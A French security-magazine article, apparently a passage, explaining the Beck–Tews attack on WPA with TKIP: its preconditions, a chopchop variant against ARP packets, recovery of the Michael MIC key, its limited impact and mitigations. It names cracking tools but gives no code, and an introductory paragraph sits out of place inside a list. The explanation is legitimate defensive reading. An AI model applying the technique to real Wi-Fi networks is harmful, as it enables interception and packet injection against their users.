À cette question, la réponse est malheureusement « oui » à condition que WPA utilise TKIP. En effet, par d'autres techniques, des chercheurs allemands, Martin Beck et Eric Tews, ont réussi à compromettre partiellement WPA (s'il utilise TKIP) et ont démontré cette possibilité lors du salon PacSec à Tokyo, les 12 et 13 novembre 2008.

Avant tout, il faut comprendre que WPA devait au départ s'appuyer sur le protocole CCMP qui fait partie d'AES. Mais, afin de permettre la mise à jour des équipements dont la seule sécurité repose sur WEP, le protocole TKIP a été conçu. Sans cette contrainte de compatibilité matérielle, il n'y aurait peut-être pas de faiblesse dans les protocoles utilisant TKIP à l'heure actuelle.

4. La nouvelle attaque WPA

Martin Beck et Eric Tews décrivent dans leur document [7] une nouvelle méthode qu'ils ont réussi à mettre en œuvre contre WPA/TKIP. Cependant, cette technique ne fonctionne que si l'échange WPA respecte certaines contraintes :

- Idéalement, l'échange doit se faire sur un plan d'adressage connu de la personne malveillante. Ainsi, il est possible de déduire la plus grande partie du codage des adresses IP. On pourra ici compter sur la documentation des matériels utilisés qui indiqueront la configuration par défaut, souvent celle mise en œuvre. Si cette contrainte n'est pas respectée, l'attaque reste possible, mais prendra plus de temps.

Après WEP à bannir de son point d'accès, la sécurité de la technologie WiFi est à nouveau remise en question avec WPA.

Moult articles ont abordé le sujet, mais qu'en est-il en réalité de la sécurité de WPA ? Sous quelles conditions y a-t-il un risque ?

- WPA peut fonctionner sur TKIP ou CCMP. Il est indispensable que TKIP soit utilisé.
- La durée de vie des clés doit être suffisamment longue afin que l'attaque puisse réussir. Ainsi, une durée de 3600 secondes (une heure) rend l'attaque possible. À nouveau, la documentation des matériels permettra d'avoir une idée de la configuration par défaut et de la possibilité de paramétrage de la durée de vue des clés.
- Enfin, si le réseau accepte des communications au travers de (jusqu'à) 8 canaux différents entre le point d'accès et une machine spécifique, partie des fonctions destinée à améliorer la Qualité de Service en 802.11e, les chances de succès augmentent considérablement. Encore et toujours, la documentation indiquera la configuration par défaut et les possibilités du point d'accès.

Une fois ces conditions satisfaites, la démonstration destinée à décoder des données envoyées par le point d'accès vers la station pourra commencer dès qu'un paquet de très petite taille, tel un ARP *request* ou un ARP *reply*, aura pu être capturé. Dans ce type de paquet chiffré qui ne contient en fait que des adresses IP et MAC, 28 octets sont connus (de la version non chiffrée) car normalisés, et les adresses MAC ne sont pas chiffrées. De plus, parce que le champ MAC destination sera égal à 00:00:00:00:00:00 pour les paquets ARP Request, il ne manquera en fait pour le pirate qu'à déterminer 12 octets composés de Michael (8 octets) et du checksum ICV (4 octets). Ceux-ci forment la fin de la partie du message non chiffré.

L'attaque « chopchop » adaptée à TKIP peut être initiée [8] afin de décoder les octets manquants. Dans cette technique, le paquet provoque l'activation des contre-mesures par la station, à savoir l'envoi d'un paquet « *MIC failure report frame* ». Il est donc nécessaire de patienter 60 secondes après la réception d'un tel paquet pour ne pas enclencher une renégociation de la clé. Cependant, grâce aux fonctions de qualité de service permettant de s'appuyer sur 8 canaux différents, il suffit de fonctionner sur ces canaux en parallèle pour augmenter les performances. Utiliser ces autres canaux présente en plus l'avantage de disposer de TSC inférieurs, puisque ces canaux sont en général rarement utilisés (c'est surtout le canal 0 qui est sollicité dans les échanges).

Au final, dans un délai d'une quinzaine de minutes, le pirate arrivera à décoder les 12 octets manquants du paquet ARP. Il ne lui restera alors qu'à trouver les adresses IP définies dans le paquet par une classique attaque par force brutale avec comparaison avec l'ICV chiffré. En effet, une fois que le contenu en clair du paquet et Michael sont connus, il suffit alors d'inverser

l'algorithme MIC pour en déduire la clé MIC utilisée pour assurer l'intégrité des paquets. La deuxième faiblesse du système qui permet le succès de cette technique vient de ce que la résistance de l'algorithme Michael est faible [11], si bien qu'il est possible d'inverser un MIC pour en extraire la clé. D'après Martin Beck et Eric Tews, ce calcul du MIC est tout aussi performant à l'envers qu'à l'endroit.

Le pirate dispose maintenant de la clé MIC. Il lui devient possible de décoder une nouvelle clé en environ 4 ou 5 minutes.

5. L'attaque a réussi, et après ?

Déjà, il faut garder à l'esprit que la clé sécrète (qui est dérivée dynamiquement grâce au 4-way *handshake*) qui chiffre l'ensemble des échanges n'est pas compromise et donc les échanges restent sûrs. Ici, le succès de l'attaque ne permet que de nuire aux communications en provenance du point d'accès vers la station dont l'échange a été compromis, car seule la clé utilisée par Michaël dans ce sens est découverte.

Dans le meilleur des cas, il serait possible d'envoyer à la station de travail relié au point d'accès un unique paquet de données qui peut également être une réponse forgée à un flux sortant, lequel pourra permettre de nuire à celle-ci, à condition toutefois que la station ne se protège pas avec un bon pare-feu personnel par exemple. Cependant, si demain une nouvelle technique permettait au pirate de décoder le MIC dans les deux directions (l'attaque présentée ne décode que celui des paquets de données du point d'accès vers la station de travail), il pourrait alors envoyer vers le réseau des paquets dont le contenu serait à sa discrétion.

6. Comment réduire les chances de succès de cette attaque ?

Par chance, l'attaque repose principalement sur la satisfaction de deux contraintes. L'une est la durée de vie des clés. Si cette durée de vie était réduite, par exemple, à deux minutes, alors l'attaque ne pourrait plus réussir. L'autre est la détection par le pirate d'un paquet « *MIC failure report frame* ». Si la station, en présence d'un paquet correspondant, ne disait rien et se contentait d'armer son compteur de 60 secondes, alors le pirate ne saurait pas si l'envoi de son paquet a réussi. ■

Remerciements

Entre le point de départ de cet article et cette version, plusieurs erreurs ont été corrigées par les différents relecteurs. Je tenais particulièrement à remercier pour leurs apports Franck Veysset et Cédric « Sid » Blancher qu'il a bien fallu arrêter au bout d'un moment dans ses corrections. :) Fred Raynal, quant à lui, dit que ça fait partie de son travail, alors je ne le remercie pas pour sa précieuse contribution :).

Références

[1] **http://www.elcomsoft.com/news/268.html**

[2] **http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf**

[3] **http://www.netstumbler.org/93942-post35.html**

[4] **http://www.netstumbler.org/f50/chopchop-experimental-wep-attacks-12489/**

[5] **http://www.ieee802.org**

[6] **http://standards.ieee.org/getieee802/download/802.11i-2004.pdf**

[7] BECK (Martin), TU-Dresden, Germany, TEWS (Erik), TU-Darmstadt, Germany, « *Practical attacks against WEP and WPA* », *November 8*, 2008, **http://dl.aircrack-ng.org/breakingwepandwpa.pdf**

[8] Les outils adaptés à cette nouvelle technique sont :

- Aircrack-ng : **http://www.aircrack-ng.org**
- Tkiptun-ng : **http://www.aircrack-ng.org/doku.php?id=tkiptun-ng**
- Chopchop : **http://www.netstumbler.org/f50/chopchop-experimental-wep-attacks-12489/**

[9] **http://sid.rstack.org/index.php/Jouer_avec_le_protocole_ARP**

[10] **http://cache-www.intel.com/cd/00/00/01/77/17769_80211_part2.pdf**

[11] **http://forskningsnett.uninett.no/wlan/download/2-020.zip**